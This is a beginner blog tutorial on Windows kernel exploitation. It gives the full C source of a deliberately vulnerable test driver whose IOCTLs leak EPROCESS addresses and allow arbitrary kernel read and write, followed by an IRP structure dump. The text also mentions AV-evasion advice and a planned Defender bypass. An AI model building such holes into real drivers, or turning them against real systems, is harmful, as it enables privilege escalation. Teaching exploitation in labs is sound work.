Basic-Driver-Writing-and-Exploiting

This blog post covers the basic fundamentals of writing a Windows kernel driver. We will then cover Reverse Engineering (RE) our simple driver to find vulnerabilities and then write a custom exploit for our driver. This post is meant to be a “beginner” or introductory level for Windows kernel-mode exploitation. We will first cover using the same HalDispatchTable hijack from my previous blog post to gain kernel-mode code execution Finding a Needle in a KSTACK. I recommend reading that post first if you are new to kernel exploitation as I do not explain some of the structures as in depth as I do in that one. This demo requires ensuring that HVCI is disabled by removing the Hyper-V feature if it was installed. We will cover kernel-mode code execution with HVCI disabled first and then cover a Data Only attack to show that we can still achieve our objects when we have a read/write primitive if HVCI is enabled. You will need to enable test signing for the driver on the target VM. Secure Boot most be disabled to enabled test signing. You can find the Visual Studio solution and all source code on my GitHub ASSVD_demo.

bcdedit -set TESTSIGNING ON
The demo Virtual Machines (VM) are built with Windows 11 Professional 25H2 with Windows Defender Anti-Virus (AV). This is the latest version of Windows available at the time of writing this post. Windows Defender did not detect the exploit during the iterative development process until the very end. It required a very trivial bypass to evade detection which will be covered in this blog. Windows Defender is not as robust as Microsoft Defender for Endpoint (MDE), but it does have cloud scanning which can improve its chances of detection. It is not recommended to develop your exploits on machines that have internet connected AVs as it can lead to your exploit getting burned. I recommend testing your exploits against the AV systems used by your targets on offline machines with updated signatures. It does not matter for this scenario though as we are using a custom written driver and exploit that I have already posted on GitHub, so it’s only a matter of time before the driver and exploit are detected as malicious.

Please refer to my previous blog on how to setup Windows kernel debugging in Windows 11 25H2 to help setup your lab Windows Kernel Debugging. I use my debugger as my development system. I have installed Visual Studio 2022 Professional for writing the driver and the exploit. At the time of this writing Visual Studio 2026 has some quirks that fail to build kernel drivers. Install the Desktop Development with C++ workload in the Visual Studio installer. You will also need the Windows Driver Kit component, latest C++ ATL with spectre mitigation, and MSVC v143 C++ x86/x64 with spectre mitigation in your Visual Studio 2022 setup.


Open Visual Studio 2022 after installation is complete to begin writing the kernel driver. Create a new project and select the Kernel Mode Driver, Empty (KMDF) template.
I named the driver ApexDriver and refer to it on GitHub as Apex Stupidly Simple Vulnerable Driver. You can name the driver whatever you want, just remember to change the name in the source code if you pick a different name than I did. I usually check the box to store the solution and project in the same directory, but this time I leave it unchecked as we will add both the driver and the exploit as projects in the same solution. It is really a matter of personal preference and I feel it is more organized on single project solutions to store it all in one folder. I also feel it’s more organized to create both the driver and exploits as separate projects in one solution for a demo like this one. You can go with whatever method you feel is more organized for you.


Click create to create the solution and project. Right click on the project once the Visual Studio IDE opens and select Add new Item. Add an item named ApexDriver.c or whatever you named it. Use .c instead of the default .cpp.
We then add the following C code. I will break it down in to chunks and explain each part. The first part includes the Ntifs.h and ntddk.h headers. The Ntifs header is needed for a call to PsLookupProcessByProcessId further down. It is used by Windows file system and filter driver developers enabling interaction with the Windows file system through the driver Ntifs. The ntddk header contains many of the functions, structures, and enums used by kernel-mode drivers and is included by default when selecting the Kernel Mode Driver empty template ntddk. We actually aren’t using anything from this header in our super simple driver so we could actually comment it out if we wanted to. We the define our Input/Output Control Codes (IOCTL). We set our name for the IOCTL and the CTL_CODE which is the 32-bit IOCTL code that will be used to communicate with the driver for that particular function. The 32-bit IOCTL is calculated based off of the device type, the function, the method, and the access. We set the IOCTL to the unknown device type, set the function to a value between 0x800 and 0xfff for vendor controlled functions, communication method buffered, and grant it read and write access with FILE_ANY_ACCESS Define IOCTLs.
#include <Ntifs.h>
#include <ntddk.h>

#define IOCTL_LEAK_EPROCESS CTL_CODE(FILE_DEVICE_UNKNOWN, 0xdff, METHOD_BUFFERED, FILE_ANY_ACCESS)
#define IOCTL_READ_QWORD CTL_CODE(FILE_DEVICE_UNKNOWN, 0xf00, METHOD_BUFFERED, FILE_ANY_ACCESS)
#define IOCTL_WRITE_QWORD CTL_CODE(FILE_DEVICE_UNKNOWN, 0xf01, METHOD_BUFFERED, FILE_ANY_ACCESS)
We then define the functions DriverUnload and CompleteIrp. The DriverUnload function allows us to gracefully unload the driver by calling IoDeleteSymbolicLink and IoDeleteDevice passing the driver device object and the symbolic link that we create later in the code to load the driver. The CompleteIrp function completes the I/O request sent from user-mode via the IOCTLs. It uses the I/O Request Packet (IRP) structure and sets the NTSTATUS to define success or ERROR code for the I/O request. It also sets the Information field in the IRP to tell the system if there is data to return to the user. It then calls IoCompleteRequest to complete the request and return back to user-mode. We will go over the IRP structure in more detail after the driver code explanation is finished.
VOID DriverUnload(_In_ PDRIVER_OBJECT DriverObject)
{
    UNICODE_STRING SymLink = RTL_CONSTANT_STRING(L"\\??\\ApexDriver");
    IoDeleteSymbolicLink(&SymLink);
    IoDeleteDevice(DriverObject->DeviceObject);
}
NTSTATUS CompleteIrp(PIRP Irp, NTSTATUS ntStatus, ULONG info)
{
    Irp->IoStatus.Status = ntStatus;
    Irp->IoStatus.Information = info;
    IoCompleteRequest(Irp, IO_NO_INCREMENT);
    return ntStatus;
}
Next we define the DeviceIoControl function. This function defines what the driver actually does when it receives an I/O Request containing a valid IOCTL. We pass the Device Object for the driver and the pointer to the IRP structure for the I/O Request received from user-mode. The function uses the macro UNREFERENCE_PARAMETER(DeviceObject) to silence any compiler warnings for not using the DeviceObject parameter as it is not needed in all IOCTL requests and we do not currently use it in any of our simple IOCTLs. It then sets the stack location using IoGetCurrentIrpStackLocation by passing the pointer to the IRP. We then declare and set both the outBuf and inBuf variables pointed to the SystemBuffer. The names help us track which direction we are going, but they point to the same thing. The UserBuffer in the IRP gets set to the input buffer passed to the driver in user-mode and then that input gets copied to the SystemBuffer (kernel-mode memory) in the IRP. The driver can then access the data sent from user-mode in the input buffer. It will then copy any output to the SystemBuffer that then gets copied to the UserBuffer to return to the user-mode caller. The DeviceIoControl function then will set the IoStatus.Information field in the IRP to equal the size of the SystemBuffer (outBuf) to tell the system how much data to return to user-mode.
We then have a switch statement to determine what action the driver takes based off of the IOCTL code. the IOCTL_LEAK_EPROCESS will check to ensure the OutputBuffer length is large enough to hold a QWORD. It then takes the Proccess Identifier (PID) sent in the input buffer from user-mode and passes it to PsLookupProcessByProcessId(). The PsLookupProcessByProcessId() function takes the PID and returns the EPROCESS structure for the process. See my previous blog post for more in depth explanation of the EPROCESS structure Finding a Needle In a KSTACK. The IOCTL_LEAK_EPROCESS then copies the kernel-mode address of the EPROCESS structure to the output buffer to return to user-mode giving us a KASLR bypass. The next two IOCTL functions give us our read and write primitives.
IOCTL_READ_QWORD will take the address provided in the input buffer and read the QWORD at that address and return it to the user-mode caller. The IOCTL_WRITE_QWORD will take the address and QWORD provided in the input buffer by the user-mode caller and will write the provided QWORD to the provided address. These three function are very simple and you will likely not get lucky enough to find these vulnerabilities in the real world in such a straight forward manor. You will often have to look for out of bounds reads and writes or look for Kernel Pool (the kernel’s version of dynamic heap memory) overflows and corruption to build the read and write primitives. Information leaks like our EPROCESS leak tend to be buried inside a function that performs other actions and then returns data it should not return to user-mode. The idea with this driver is to show the vulnerabilities in their simplest form to show a very basic level of how a driver is written and exploited. This then allows you to progress to more complex analysis and attacks. At the end of the DeviceIoControl function we also define the NTSTATUS code for an invalid IOCTL and then complete the I/O request.
NTSTATUS DeviceIoControl(
    _In_ PDEVICE_OBJECT DeviceObject,
    _Inout_ PIRP Irp
)
{
    UNREFERENCED_PARAMETER(DeviceObject);

    PIO_STACK_LOCATION stack = IoGetCurrentIrpStackLocation(Irp);
    NTSTATUS status = STATUS_SUCCESS;
    ULONGLONG* outBuf = (ULONGLONG*)Irp->AssociatedIrp.SystemBuffer;
    ULONGLONG* inBuf = (ULONGLONG*)Irp->AssociatedIrp.SystemBuffer;
	ULONG info =  sizeof(outBuf);

    switch (stack->Parameters.DeviceIoControl.IoControlCode)
    {
    case IOCTL_LEAK_EPROCESS:
        if (stack->Parameters.DeviceIoControl.OutputBufferLength >= sizeof(ULONGLONG))
        {
            PEPROCESS eProcess;
            ULONGLONG pid = ((PULONGLONG)(inBuf))[0];
            status = PsLookupProcessByProcessId((HANDLE)pid, &eProcess);
            if (status != 0)
            {
                break;
            }
            ULONGLONG eProcessAddr = eProcess;
            RtlCopyBytes(outBuf, &eProcessAddr, sizeof(ULONGLONG));
        }
        break;

    case IOCTL_READ_QWORD:
        if (stack->Parameters.DeviceIoControl.OutputBufferLength >= sizeof(ULONGLONG))
        {

            PULONGLONG where = ((PULONGLONG)(inBuf))[0];
            RtlCopyBytes(outBuf, where, sizeof(ULONGLONG));
        }
        else
        {
            status = STATUS_BUFFER_TOO_SMALL;
        }
        break;

    case IOCTL_WRITE_QWORD:
        if (stack->Parameters.DeviceIoControl.InputBufferLength >= sizeof(ULONGLONG))
        {
            PULONGLONG where = ((PULONGLONG)(inBuf))[0];
            PULONGLONG what = ((PULONGLONG)((ULONGLONG)inBuf + 0x08))[0];
            RtlCopyBytes(where, &what, sizeof(ULONGLONG));
        }
        else
        {
            status = STATUS_BUFFER_TOO_SMALL;
        }
        break;

    default:
        status = STATUS_INVALID_DEVICE_REQUEST;
        break;
    }

    CompleteIrp(Irp, status, info);
    return status;
}
The last chunk defines the DriverCreateFileRoutine, DriverCloseHandleRoutine, DriverReadWriteRoutine, and DriverEntry functions. The DriverCreateFileRoutine function is required to be able to obtain a handle to the driver with the CreateFile API in user-mode. The DriverCloseHandleRoutine is needed to be able to close the handle to the driver when we are done with it in user-mode. The DriverReadWriteRoutine is needed when we call the CreateFile API to obtain the handle to the driver from user-mode with the GENERIC_READ and GENERIC_WRITE permissions. The DriverEntry function is called when the driver is loaded. It creates the Driver Object and the Symbolic Link for the driver passing the path and driver name. It then maps the driver functions to the MajorFunction field in the IRP structures sent with I/O Requests from user-mode.
NTSTATUS DriverCreateFileRoutine(PDEVICE_OBJECT DeviceObject, PIRP Irp)
{
    UNREFERENCED_PARAMETER(DeviceObject);
    return CompleteIrp(Irp, STATUS_SUCCESS, 0);
}
NTSTATUS DriverCloseHandleRoutine(PDEVICE_OBJECT DeviceObject, PIRP Irp)
{
    UNREFERENCED_PARAMETER(DeviceObject);
    return  CompleteIrp(Irp, STATUS_SUCCESS, 0);
}
NTSTATUS DriverReadWriteRoutine(PDEVICE_OBJECT DeviceObject, PIRP Irp)
{
    UNREFERENCED_PARAMETER(DeviceObject);
    return CompleteIrp(Irp, STATUS_SUCCESS, 0);
}

NTSTATUS DriverEntry(
    _In_ PDRIVER_OBJECT DriverObject,
    _In_ PUNICODE_STRING RegistryPath
)
{
    UNREFERENCED_PARAMETER(RegistryPath);

    UNICODE_STRING DevName = RTL_CONSTANT_STRING(L"\\Device\\ApexDriver");
    UNICODE_STRING SymLink = RTL_CONSTANT_STRING(L"\\??\\ApexDriver");
    PDEVICE_OBJECT DeviceObject;

    NTSTATUS status = IoCreateDevice(
        DriverObject,
        0,
        &DevName,
        FILE_DEVICE_UNKNOWN,
        FILE_DEVICE_SECURE_OPEN,
        FALSE,
        &DeviceObject
    );

    if (!NT_SUCCESS(status))
        return status;

    IoCreateSymbolicLink(&SymLink, &DevName);

    DriverObject->MajorFunction[IRP_MJ_CREATE] = DriverCreateFileRoutine;
    DriverObject->MajorFunction[IRP_MJ_CLOSE] = DriverCloseHandleRoutine;
    DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = DeviceIoControl;
    DriverObject->MajorFunction[IRP_MJ_READ] = DriverReadWriteRoutine;
    DriverObject->MajorFunction[IRP_MJ_WRITE] = DriverReadWriteRoutine;
    DriverObject->DriverUnload = DriverUnload;

    return STATUS_SUCCESS;
}
The I/O Request Packet (IRP) structure is a partially opaque structure that represents an I/O Request Packet IRP. This means that Microsoft does not publicly document the entire structure. Microsoft does document the parts of the structure that are important to us right now in this simple example. You will see SystemBuffer at offset +0x018, UserBuffer at offset +0x70, and CurrentStackLocation at offset +0xB8 Vergilius Project IRP. This is the same as what is documented on the previously linked Microsoft IRP documentation but adds in the offsets for reference. The structure is basically all of the information needed to make an I/O Request to the driver bundled up in a neatly organized package.
//0xd0 bytes (sizeof)
struct _IRP
{
    SHORT Type;                                                             //0x0
    USHORT Size;                                                            //0x2
    USHORT AllocationProcessorNumber;                                       //0x4
    USHORT Reserved1;                                                       //0x6
    struct _MDL* MdlAddress;                                                //0x8
    ULONG Flags;                                                            //0x10
    ULONG Reserved2;                                                        //0x14
    union
    {
        struct _IRP* MasterIrp;                                             //0x18
        LONG IrpCount;                                                      //0x18
        VOID* SystemBuffer;                                                 //0x18
    } AssociatedIrp;                                                        //0x18
    struct _LIST_ENTRY ThreadListEntry;                                     //0x20
    struct _IO_STATUS_BLOCK IoStatus;                                       //0x30
    CHAR RequestorMode;                                                     //0x40
    UCHAR PendingReturned;                                                  //0x41
    CHAR StackCount;                                                        //0x42
    CHAR CurrentLocation;                                                   //0x43
    UCHAR Cancel;                                                           //0x44
    UCHAR CancelIrql;                                                       //0x45
    CHAR ApcEnvironment;                                                    //0x46
    UCHAR AllocationFlags;                                                  //0x47
    union
    {
        struct _IO_STATUS_BLOCK* UserIosb;                                  //0x48
        VOID* IoRingContext;                                                //0x48
    };
    struct _KEVENT* UserEvent;                                              //0x50
    union
    {
        struct
        {
            union
            {
                VOID (*UserApcRoutine)(VOID* arg1, struct _IO_STATUS_BLOCK* arg2, ULONG arg3); //0x58
                VOID* IssuingProcess;                                       //0x58
            };
            union
            {
                VOID* UserApcContext;                                       //0x60
                struct _IORING_OBJECT* IoRing;                              //0x60
            };
        } AsynchronousParameters;                                           //0x58
        union _LARGE_INTEGER AllocationSize;                                //0x58
    } Overlay;                                                              //0x58
    VOID (*CancelRoutine)(struct _DEVICE_OBJECT* arg1, struct _IRP* arg2);  //0x68
    VOID* UserBuffer;                                                       //0x70
    union
    {
        struct
        {
            union
            {
                struct _KDEVICE_QUEUE_ENTRY DeviceQueueEntry;               //0x78
                VOID* DriverContext[4];                                     //0x78
            };
            struct _ETHREAD* Thread;                                        //0x98
            CHAR* AuxiliaryBuffer;                                          //0xa0
            struct _LIST_ENTRY ListEntry;                                   //0xa8
            union
            {
                struct _IO_STACK_LOCATION* CurrentStackLocation;            //0xb8
                ULONG PacketType;                                           //0xb8
            };
            struct _FILE_OBJECT* OriginalFileObject;                        //0xc0
            VOID* IrpExtension;                                             //0xc8
        } Overlay;                                                          //0x78
        struct _KAPC Apc;                                                   //0x78
        VOID* CompletionKey;                                                //0x78
    } Tail;                                                                 //0x78
};
This is an example of an IRP sent during a call to the driver. We can see that the SystemBuffer that will be used to copy our data to the UserBuffer is at kernel-mode address 0xffff93858ead1c00. The UserBuffer is at user-mode address 0x000000001a001000, so we will be able to read what is copied there from the SystemBuffer. We also see that the CurrentStackLocation is 0xffff93858b625880. We will see this used when we debug our code to interact with the driver. It also helps to know that CurrentStackLocation is stored at offset 0xB8 in the IRP when we RE the driver. The IRP address is stored in RDX. We will see in the disassembly that the code moves the address located at RDX+0xB8 into R8. It will then move the value located at R8+0x18 in to ECX to begin the comparison to determine which IOCTL is being called. This can helps us verify we are in the right spot in IDA to find the valid IOCTLs for the driver.
struct _IRP, 25 elements, 0xd0 bytes
   +0x000 Type             : 0n6
   +0x002 Size             : 0x118
   +0x004 AllocationProcessorNumber : 5
   +0x006 Reserved1        : 0
   +0x008 MdlAddress       : (null)
   +0x010 Flags            : 0x60070
   +0x014 Reserved2        : 0
   +0x018 AssociatedIrp    : union <unnamed-tag>, 3 elements, 0x8 bytes
      +0x000 MasterIrp        : 0xffff93858ead1c00 struct _IRP, 25 elements, 0xd0 bytes
         +0x000 Type             : 0n28672
         +0x002 Size             : 0xcc49
         +0x004 AllocationProcessorNumber : 0xf804
         +0x006 Reserved1        : 0xffff
         +0x008 MdlAddress       : (null)
         +0x010 Flags            : 0
         +0x014 Reserved2        : 0
         +0x018 AssociatedIrp    : union <unnamed-tag>, 3 elements, 0x8 bytes
         +0x020 ThreadListEntry  : struct _LIST_ENTRY, 2 elements, 0x10 bytes
 [ 0x0000000000000000 - 0x0000000000000000 ]
         +0x030 IoStatus         : struct _IO_STATUS_BLOCK, 3 elements, 0x10 bytes
         +0x040 RequestorMode    : 0 ''
         +0x041 PendingReturned  : 0 ''
         +0x042 StackCount       : 0 ''
         +0x043 CurrentLocation  : 0 ''
         +0x044 Cancel           : 0 ''
         +0x045 CancelIrql       : 0 ''
         +0x046 ApcEnvironment   : 0 ''
         +0x047 AllocationFlags  : 0 ''
         +0x048 UserIosb         : (null)
         +0x048 IoRingContext    : (null)
         +0x050 UserEvent        : 0x2070634902060000 struct _KEVENT, 1 elements, 0x18 bytes
         +0x058 Overlay          : union <unnamed-tag>, 2 elements, 0x10 bytes
         +0x068 CancelRoutine    : (null)
         +0x070 UserBuffer       : 0x0000000000000004 Void
         +0x078 Tail             : union <unnamed-tag>, 3 elements, 0x58 bytes
      +0x000 IrpCount         : 0n-1901257728
      +0x000 SystemBuffer     : 0xffff93858ead1c00 Void
   +0x020 ThreadListEntry  : struct _LIST_ENTRY, 2 elements, 0x10 bytes
 [ 0xffff93858db685c0 - 0xffff93858db685c0 ]
      +0x000 Flink            : 0xffff93858db685c0 struct _LIST_ENTRY, 2 elements, 0x10 bytes
 [ 0xffff93858b6257d0 - 0xffff93858b6257d0 ]
         +0x000 Flink            : 0xffff93858b6257d0 struct _LIST_ENTRY, 2 elements, 0x10 bytes
 [ 0xffff93858db685c0 - 0xffff93858db685c0 ]
         +0x008 Blink            : 0xffff93858b6257d0 struct _LIST_ENTRY, 2 elements, 0x10 bytes
 [ 0xffff93858db685c0 - 0xffff93858db685c0 ]
      +0x008 Blink            : 0xffff93858db685c0 struct _LIST_ENTRY, 2 elements, 0x10 bytes
 [ 0xffff93858b6257d0 - 0xffff93858b6257d0 ]
         +0x000 Flink            : 0xffff93858b6257d0 struct _LIST_ENTRY, 2 elements, 0x10 bytes
 [ 0xffff93858db685c0 - 0xffff93858db685c0 ]
         +0x008 Blink            : 0xffff93858b6257d0 struct _LIST_ENTRY, 2 elements, 0x10 bytes
 [ 0xffff93858db685c0 - 0xffff93858db685c0 ]
   +0x030 IoStatus         : struct _IO_STATUS_BLOCK, 3 elements, 0x10 bytes
      +0x000 Status           : 0n0
      +0x000 Pointer          : (null)
      +0x008 Information      : 0
   +0x040 RequestorMode    : 1 ''
   +0x041 PendingReturned  : 0 ''
   +0x042 StackCount       : 1 ''
   +0x043 CurrentLocation  : 1 ''
   +0x044 Cancel           : 0 ''
   +0x045 CancelIrql       : 0 ''
   +0x046 ApcEnvironment   : 0 ''
   +0x047 AllocationFlags  : 0x6 ''
   +0x048 UserIosb         : 0x000000687f4ffb40 struct _IO_STATUS_BLOCK, 3 elements, 0x10 bytes
      +0x000 Status           : 0n0
      +0x000 Pointer          : (null)
      +0x008 Information      : 0
   +0x048 IoRingContext    : 0x000000687f4ffb40 Void
   +0x050 UserEvent        : (null)
   +0x058 Overlay          : union <unnamed-tag>, 2 elements, 0x10 bytes
      +0x000 AsynchronousParameters : struct <unnamed-tag>, 4 elements, 0x10 bytes
         +0x000 UserApcRoutine   : (null)
         +0x000 IssuingProcess   : (null)
         +0x008 UserApcContext   : (null)
         +0x008 IoRing           : (null)
      +0x000 AllocationSize   : union _LARGE_INTEGER, 4 elements, 0x8 bytes
 0x0
         +0x000 LowPart          : 0
         +0x004 HighPart         : 0n0
         +0x000 u                : struct <unnamed-tag>, 2 elements, 0x8 bytes
         +0x000 QuadPart         : 0n0
   +0x068 CancelRoutine    : (null)
   +0x070 UserBuffer       : 0x000000001a001000 Void
   +0x078 Tail             : union <unnamed-tag>, 3 elements, 0x58 bytes
      +0x000 Overlay          : struct <unnamed-tag>, 9 elements, 0x58 bytes
         +0x000 DeviceQueueEntry : struct _KDEVICE_QUEUE_ENTRY, 3 elements, 0x18 bytes
         +0x000 DriverContext    : [4] (null)
         +0x020 Thread           : 0xffff93858db68080 struct _ETHREAD, 149 elements, 0x798 bytes
         +0x028 AuxiliaryBuffer  : (null)
         +0x030 ListEntry        : struct _LIST_ENTRY, 2 elements, 0x10 bytes
 [ 0x0000000000000000 - 0x0000000000000000 ]
         +0x040 CurrentStackLocation : 0xffff93858b625880 struct _IO_STACK_LOCATION, 9 elements, 0x48 bytes
         +0x040 PacketType       : 0x8b625880
